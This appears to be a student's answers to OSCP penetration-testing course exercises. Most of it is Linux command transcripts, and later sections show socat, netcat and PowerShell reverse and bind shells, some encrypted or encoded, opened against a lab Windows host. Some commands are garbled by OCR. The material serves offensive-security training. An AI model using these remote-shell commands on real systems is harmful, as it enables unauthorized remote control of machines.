

OSCP Exercises

2.4.2.4

#1

```
$ man tee
```

```
TEE(1)                               Trash
NAME
    tee - read from standard input and write to standard output and files

SYNOPSIS
    tee [OPTION] ... [FILE] ...

DESCRIPTION
    Copy standard input to each FILE, and also to standard output.

    -a, --append
        append to the given FILES, do not overwrite

    -i, --ignore-interrupts
        ignore interrupt signals

    -p      diagnose errors writing to non pipes

    --output-error[=MODE]
        set behavior on write error. See MODE below

    --help display this help and exit

    --version
        output version information and exit
```

#2

```
(kali㉿kali)-[~/Desktop]
$ man -k compress
7z (1)                                - A file archiver with high compression ratio format
7za (1)                               - A file archiver with high compression ratio format
7zr(1)                                - A file archiver with high compression ratio format
aria_pack (1)                          - generate compressed, read-only Aria tables
bunzip2 (1)                            - a block-sorting file compressor, v1.0.8
bzcat (1)                             - decompresses files to stdout
bzcmp (1)                            - compare bzip2 compressed files
bzdifff (1)                           - compare bzip2 compressed files
bzegrep (1)                           - search possibly bzip2 compressed files for a regular expression
bzexe (1)                            - compress executable files in place
bzfgrep (1)                           - search possibly bzip2 compressed files for a regular expression
bzgrep (1)                            - search possibly bzip2 compressed files for a regular expression
bzip2 (1)                             - a block-sorting file compressor, v1.0.8
bzless (1)                            - file perusal filter for crt viewing of bzip2 compressed text
bzmore (1)                            - file perusal filter for crt viewing of bzip2 compressed text
cjpeg (1)                             - compress an image file to a JPEG file
compress (1)                           - compress and expand data
djpeg (1)                            - decompress a JPEG file to an image file
Dpkg::Compression (3perl) - simple database of available compression methods
Dpkg::Compression::FileHandle (3perl) - class dealing transparently with file compression
Dpkg::Compression::Process (3perl) - run compression/decompression processes
```

#3

```
(kali㉿kali)-[~/Desktop]
└─$ which pwd
pwd: shell built-in command

(kali㉿kali)-[~/Desktop]
└─$ sh
$ which pwd
/usr/bin/pwd
```

#4

```
(kali㉿kali)-[~/Desktop]
└─$ locate wce32.exe
/usr/share/windows-resources/wce/wce32.exe
```

#5

```
(kali㉿kali)-[~]
└─$ find / -type f -mtime -1 ! -user root -exec ls -l {} \; 2> /dev/null
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/0
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/1
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/2
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/3
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/4
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/5
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/6
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/7
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/8
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/9
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/10
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/11
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/12
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/13
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/14
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/15
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/16
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/17
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/18
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/19
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/20
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/21
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/26
```

3.1.3.1

#1

```
(kali㉿kali)-[~]
└─$ history | tail
 902  clear
 903  history
 904  history | tail
 905  clear
 906  ls
 907  ls -la
 908  pwd
 909  whoami
 910  cd ..
 911  clear

(kali㉿kali)-[~]
└─$ !909me

(kali㉿kali)-[~]
└─$ whoami
kali
```

#2

```
(kali㉿kali)-[~]
└─$ cd Desktop
bck-i-search: d d_
```

3.2.5.1

#1

```
(kali㉿kali)-[~]
└─$ cat /etc/passwd | sort
_apt:x:100:65534 ::/nonexistent:/usr/sbin/nologin
avahi:x:120:125:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snmp:x:122:127 ::/var/lib/snmp:/bin/false
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:130:138 ::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inetsim:x:128:136 ::/var/lib/inetsim:/usr/sbin/nologin
iodine:x:111:65534 ::/run/iodine:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
king-phisher:x:132:140 ::/var/lib/king-phisher:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

#2

```
(kali㉿kali)-[~]
$ find / -type f -mtime -1 ! -user root -exec ls -l {} \; 2> /dev/null > output.txt

(kali㉿kali)-[~]
$ head output.txt
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/0
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/1
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/2
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/3
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/4
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/5
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/6
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/7
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/8
-r----- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/9
```

3.3.5.1

#1

```
(kali㉿kali)-[~]
$ cat /etc/passwd | grep /bin/false | awk -F ":" '{print "The user " $1 " home directory is " $6}'
The user mysql home directory is /nonexistent
The user tss home directory is /var/lib/tpm
The user Debian-snmp home directory is /var/lib/snmp
The user lightdm home directory is /var/lib/lightdm
The user speech-dispatcher home directory is /run/speech-dispatcher
```

#2

```
(kali㉿kali)-[~]
$ cp /etc/passwd /home/kali

(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads Music passwd Pictures Public Templates Videos
```

#3

```
(kali㉿kali)-[~]
$ cat /home/kali/passwd | grep Light ; cat /home/kali/passwd | sed 's/Light Display Manager/LDM/g' | grep LDM
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
lightdm:x:131:139:LDM:/var/lib/lightdm:/bin/false
```

3.5.3.1

10.11.1.8

After the second scan, the machine had closed off ports 80 and 443 (http/https), and also closed port 3306.

10.11.1.118

On the first nmap scan, the host was unresponsive. In the second scan, nmap found 12 open ports.

10.10.1.234

After the second scan, the machine had opened the port 1337.

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 5.3p1 Debian 3ubuntu3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   syn-ack ttl 63 Apache httpd 2.2.14 ((Ubuntu))
+1337/tcp open  waste? syn-ack ttl 63
10443/tcp open  http   syn-ack ttl 63 CoreHTTP httpd 0.5.3.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.6.3.1

#1

```
[(kali㉿kali)-[~]]$ find / -type f -mtime -7 > outfile.txt 2>/dev/null &
[1] 34796
[(kali㉿kali)-[~]]
[$]
[1] + exit 1      find / -type f -mtime -7 > outfile.txt 2> /dev/null
```

#2

```
[(kali㉿kali)-[~]]$ find / -type f -mtime -7 > outfile.txt 2>/dev/null
^Z
zsh: suspended  find / -type f -mtime -7 > outfile.txt 2> /dev/null
[(kali㉿kali)-[~]]
[$] bg
[1] + continued  find / -type f -mtime -7 > outfile.txt 2> /dev/null
[(kali㉿kali)-[~]]$ 
[1] + exit 1      find / -type f -mtime -7 > outfile.txt 2> /dev/null
```

#3

```
[(kali㉿kali)-[~]]$ find / -type f -mtime -7 > outfile.txt 2>/dev/null
^Z
zsh: suspended  find / -type f -mtime -7 > outfile.txt 2> /dev/null
[(kali㉿kali)-[~]]
[$] jobs
[1] + suspended  find / -type f -mtime -7 > outfile.txt 2> /dev/null
[(kali㉿kali)-[~]]
[$] fg
[1] + continued  find / -type f -mtime -7 > outfile.txt 2> /dev/null
```

#4 and #5


```
(kali㉿kali)-[~]
$ ps aux | grep firefox
kali      35819 40.8 13.0 2695916 264944 pts/0    SNl   04:29   0:02 firefox-esr
kali      35875 11.6  6.7 2419156 136604 pts/0    SNl   04:29   0:00 /usr/lib/firefox-esr
15 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali      35925  9.2  5.3 2394512 108744 pts/0    SNl   04:29   0:00 /usr/lib/firefox-esr
62915 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali      35961  2.0  3.4 2373808 69724 pts/0    SNl   04:29   0:00 /usr/lib/firefox-esr
62915 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali      35971 10.5  6.4 2407480 131664 pts/0    SNl   04:29   0:00 /usr/lib/firefox-esr
62915 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali      36012  0.0  0.0   6312     720 pts/0    R+   04:29   0:00 grep --color=auto

(kali㉿kali)-[~]
$ kill 35819

Exiting due to channel error.
[GFX1-]: Receive IPC close with reason=AbnormalShutdown
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
[1] + terminated    firefox
```

3.6.3.1


#1



The screenshot shows a terminal window on the left and a Firefox browser window on the right. The terminal window displays the command `sudo tail -f /var/log/apache2/access.log` and the resulting log entries. The Firefox window shows the Apache2 Debian Default Page, which includes the Apache logo, the text "Apache2 Debian Default Page", "debian", and "It works!". Below the page, there is a note about it being a default welcome page and instructions for maintenance.

```
(kali㉿kali)-[~]
File Actions Edit View Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo tail -f /var/log/apache2/access.log
::1 - [24/May/2021:05:06:02 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
::1 - [24/May/2021:05:06:02 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://localhost/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
::1 - [24/May/2021:05:06:02 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "-"
::1 - [24/May/2021:05:06:18 -0400] "GET / HTTP/1.1" 200 3380 "-"
::1 - [24/May/2021:05:06:18 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 304 181 "http://localhost/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
::1 - [24/May/2021:05:06:18 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 304 181 "http://localhost/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
::1 - [24/May/2021:05:06:25 -0400] "GET / HTTP/1.1" 200 3380 "-"
::1 - [24/May/2021:05:06:25 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 304 181 "http://localhost/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
```

#2



The screenshot shows a terminal window on the left and a Firefox browser window on the right. The terminal window displays the command `Every 2.0s: ps aux --sort=-pcpu | head` and the resulting process list. The Firefox window shows the Apache2 Debian Default Page, which includes the Apache logo, the text "Apache2 Debian Default Page", "debian", and "It works!". Below the page, there is a note about it being a default welcome page and instructions for maintenance.

```
Every 2.0s: ps aux --sort=-pcpu | head
File Actions Edit View Help
File Actions Edit View Help
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
kali      37744 20.0 12.7 2681112 258680 ?
kali      37890  5.2  6.3 2407720 129540 ?
kali      37794  4.6  6.5 2415172 132088 ?
kali      37839  4.0  5.3 2395792 108072 ?
kali      37142  1.2  3.8 977756 78776 ?
kali      37880  1.2  3.3 2373692 67780 ?
kali      37145  0.3  0.3 10532   6300 pts/0    Ss   05:10   0:00 /usr/bin/zsh
root      548   0.2  6.1 978160 125316 tty7    Ssl+ May23  1:11 /usr/lib/xorg/Xorg :0 -seat seat0
root      1   0.0  0.5 180344 10340 ?
```

3.8.3.1

```
(kali㉿kali)-[~/Desktop]
└─$ curl -o exploitcurl.txt https://www.exploit-db.com/raw/49903
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100  1000  100  1000    0       0  4739      0 --:--:-- --:--:-- --:--:--  4739

(kali㉿kali)-[~/Desktop]
└─$ wget -o exploitwget.txt https://www.exploit-db.com/raw/49903
--2021-05-24 05:38:15--  https://www.exploit-db.com/raw/49903
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1000 [text/plain]
Saving to: 'exploitwget.txt'

exploitwget.txt                                              100%[=====] 7.25 MB/s

2021-05-24 05:38:15 (7.25 MB/s) - 'exploitwget.txt' saved [1000/1000]

(kali㉿kali)-[~/Desktop]
└─$ axel -a -n 3 -o axelwget.txt https://www.exploit-db.com/raw/49903
Initializing download: https://www.exploit-db.com/raw/49903
File size: 1000 byte(s) (1000 bytes)
Opening output file axelwget.txt
Starting download

[100%] [.....]
Downloaded 1000 byte(s) in 0 second(s). (4.88 KB/s)

(kali㉿kali)-[~/Desktop]
└─$ ls -l axelwget.txt exploitcurl.txt exploitwget.txt
-rw-r--r-- 1 kali kali 1000 May 24 05:38 axelwget.txt
-rw-r--r-- 1 kali kali 1000 May 24 05:37 exploitcurl.txt
-rw-r--r-- 1 kali kali 1000 May 24 05:38 exploitwget.txt
```

3.9.3.1

#1

I added the following line to my .zshrc: alias ..='cd ..

#2

I also added these two lines to my .zshrc:

```
HISTSIZE=10000
HISTTIMEFORMAT='%F %T'
```

4.2.4.1

#1

Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> ls
PS C:\Users\Administrator\Desktop> socat TCP4:192.168.119.161:443 file:/powershell.ps1,create
PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop

Mode LastWriteTime Length Name
---- ----- ---- -a--- 5/25/2021 1:14 AM 37641 powershell.ps1

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ sudo socat TCP4-LISTEN:443,fork file:/usr/share/windows-resources/powershell.ps1

#2

Administrator: Windows PowerShell
PS C:\Users\Administrator> socat TCP4:192.168.119.161:443 EXEC:cmd.exe,pipes
PS C:\Users\Administrator> socat OPENSSL:192.168.119.161:443,verify=0 EXEC:cmd.exe,pipes

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ sudo socat -d -O OPENSSL-LISTEN:443,cert=bindshell.pem,verify=0 STDOUT
2021/05/25 04:33:03 socat[3770] W ioctl(6, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...): Inappropriate ioctl for device
2021/05/25 04:33:03 socat[3770] N listening on AF=2 0.0.0.0:443
2021/05/25 04:34:50 socat[3770] N accepting connection from AF=2 192.168.161.10:64116 on AF=2 192.168.119.161:443
2021/05/25 04:34:50 socat[3770] N no peer certificate and no check
2021/05/25 04:34:50 socat[3770] N SSL proto version used: TLSv1.2
2021/05/25 04:34:50 socat[3770] N SSL connection using ECDHE-RSA-AES256-GCM-SHA384
2021/05/25 04:34:50 socat[3770] N SSL connection compression "none"
2021/05/25 04:34:50 socat[3770] N using stdio for reading and writing
2021/05/25 04:34:50 socat[3770] N starting data transfer loop with FDs [7,7] and [1,1]
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> whoami
whoami
client251\administrator

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ whoami
whoami
client251\administrator

BY OFFENSIVE SECURITY

#3

The encrypted bind shell was not able to connect without encryption.

Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> socat OPENSSL:LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:cmd.exe,pipes
2021/05/25 01:48:32 socat[152] E SSL_accept(): socket closed by peer
2021/05/25 01:48:55 socat[5272] E SSL_accept(): error:14094418:SSL routines:ssl3_read_bytes:tls1 alert unknown certificate
n ca

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ socat - TCP4:192.168.161.10:443
ls
whoami
^C

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ socat - OPENSSL:192.168.161.10:443
2021/05/25 04:48:55 socat[3872] E SSL_connect(): error:1416F086:SSL routines:tls_process_server_certificate:certificate verify failed

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ socat - OPENSSL:192.168.161.10:443,verify=0
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> whoami
whoami
client251\administrator

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ whoami
whoami
client251\administrator

C:\Users\Administrator\Desktop>

BY OFFENSIVE SECURITY

#4

The unencrypted bind shell worked.

Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> socat TCP4-LISTEN:443,fork EXEC:cmd.exe,pipes

File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
└─\$ socat - TCP4:192.168.161.10:443
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> whoami
whoami
client251\administrator

C:\Users\Administrator\Desktop>

4.3.8.1

#1

```
Administrator: Windows PowerShell
PS C:\Users\offsec.CLIENT251\Desktop> powershell -c whoami
File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.161] from (UNKNOWN) [192.168.161.10] 51843
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
client251\offsec

C:\Windows\system32>
```

#2

```
Administrator: Windows PowerShell
PS C:\Users\offsec.CLIENT251\Desktop> powershell -l -p 443 -e cmd.exe
File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ nc -nv 192.168.161.10 443
(UNKNOWN) [192.168.161.10] 443 (https) open
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
client251\offsec

C:\Windows\system32>
```

Yes, you can use powershell to connect to the bind shell locally:

```
Administrator: Windows PowerShell
PS C:\Users\offsec.CLIENT251\Desktop> powershell -c localhost -p 443
File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ nc -nv 192.168.161.10 443
(UNKNOWN) [192.168.161.10] 443 (https) open
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
client251\offsec

C:\Windows\system32>
```

#3

Encoded Reverse Shell:

```
Administrator: Windows PowerShell
PS C:\Users\offsec.CLIENT251\Desktop> powershell -EncodedCommand
File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.161] from (UNKNOWN) [192.168.161.10] 64132
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec.CLIENT251\Desktop>whoami
whoami
client251\offsec

C:\Users\offsec.CLIENT251\Desktop>
```

Encoded Bind Shell:


```
Administrator: Windows PowerShell
wANGAwCkA1ABAACgAjwBjAG0AZAAuAGUAeAB1AccAKQAKAAo
>>
PS C:\Users\offsec.CLIENT251\Desktop> powershell -EncodedCommand
File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ nc -nv 192.168.161.10 443
(UNKNOWN) [192.168.161.10] 443 (https) open
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec.CLIENT251\Desktop>whoami
whoami
client251\offsec

C:\Users\offsec.CLIENT251\Desktop>
```

#4.4.5.1

#1



#2

Three way tcp handshake:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.119.161	10.11.1.217	TCP	60	34822 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2852435286 TSeср=0 WS=128
2	0.060357594	10.11.1.217	192.168.119.161	TCP	60	110 → 34822 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1357 SACK_PERM=1 TSval=847838000 TSeср=28
3	0.060409190	192.168.119.161	10.11.1.217	TCP	52	34822 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2852435346 TSeср=847838000


Closed out connection:

31	759.903278977	10.11.1.217	192.168.119.161	TCP	52	110 → 34822 [FIN, ACK] Seq=280 Ack=68 Win=5888 Len=0 TSval=848597601 TSeср=2852597817
32	759.903381456	192.168.119.161	10.11.1.217	TCP	52	34822 → 110 [FIN, ACK] Seq=68 Ack=281 Win=64256 Len=0 TSval=2853195189 TSeср=848597601
33	759.951453212	10.11.1.217	192.168.119.161	TCP	52	110 → 34822 [ACK] Seq=281 Ack=69 Win=5888 Len=0 TSval=848597649 TSeср=2853195189


#3

```
USER admin
+OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server
ready <914730254.1622022377@example.com>
+OK Name is a valid mailbox
paPASS admin
-ERR Unrecognized command
```

#4




#5

